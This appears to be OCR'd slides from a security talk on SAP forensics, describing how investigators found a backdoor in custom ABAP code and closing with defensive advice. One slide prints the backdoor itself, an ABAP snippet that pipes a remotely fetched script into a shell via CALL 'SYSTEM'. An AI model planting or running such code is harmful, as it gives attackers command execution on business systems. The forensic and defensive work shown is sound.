
MISCONCEPTIONS

“The Probability of an SAP Cyber-Attack Is Low”

- After the full compromise of the SAP system, we coded a Java program that would connect to the Oracle database and analyzed all the custom (ABAP) developments (we were looking for backdoors)
- The SAP ABAP programs can be found in table REPOSRC and REPOLOAD. All the ABAP programs are compressed with the LZH algorithm
- After a few minutes of processing we were able to find a suspicious snip of code
- The code was directly injected into an ABAP program that is commonly triggered by regular (and legit) SAP users

MISCONCEPTIONS

“The Probability of an SAP Cyber-Attack Is Low”



```
DATA  command type string.

command = ‘wget –O- http://foo.com/evilScript | sh’.

CALL ‘SYSTEM’ ID ‘COMMAND’ FIELD command.
```

VICXER

LIVE DEMO

DOWNLOAD AND DECOMPRESS AN
ABAP PROGRAM FROM THE DATABASE

MISCONCEPTIONS

“The Probability of an SAP Cyber-Attack Is Low”

- Given what we found, we were able to conclude that:
  - The SAP system had been compromised in the past
  - The backdoor might or might not be related to the security incident that the customer had in the past
  - The program was modified “inside” SAP, meaning that the attacker did not insert the backdoor at the database level
  - The possibility of having other backdoors inside the analyzed SAP system could not be discarded

Following these discoveries, the customer immediately proceeded to plan a full forensic analysis on their entire SAP platform

WRAPPING-UP!

WHAT TO EXPECT FROM A REAL FORENSIC SCENARIO?

WRAPPING UP

VICXER

SAP Forensics – A Few Take Aways

- SAP Forensics is a quite complicated discipline
- More often than not, customer will not have all the logs available for us
- Expect many data-sources /entry-points
- If audit trails are well configured, expect to deal with TERABYTES of information (have a SIEM at hand)
- Because of the size of SAP, you can never guarantee 100% that the system has NOT been compromised
- ***Prevent, Prevent, Prevent***, always patch your SAP systems, conduct penetration testings regularly and distrust default configurations

THAT IS ALL...

VICXER

QUESTIONS?

To find out more about SAP, visit us at *https://vicxer.com* or follow us on Twitter

@VICXERSECURITY

@JSANTARSIERI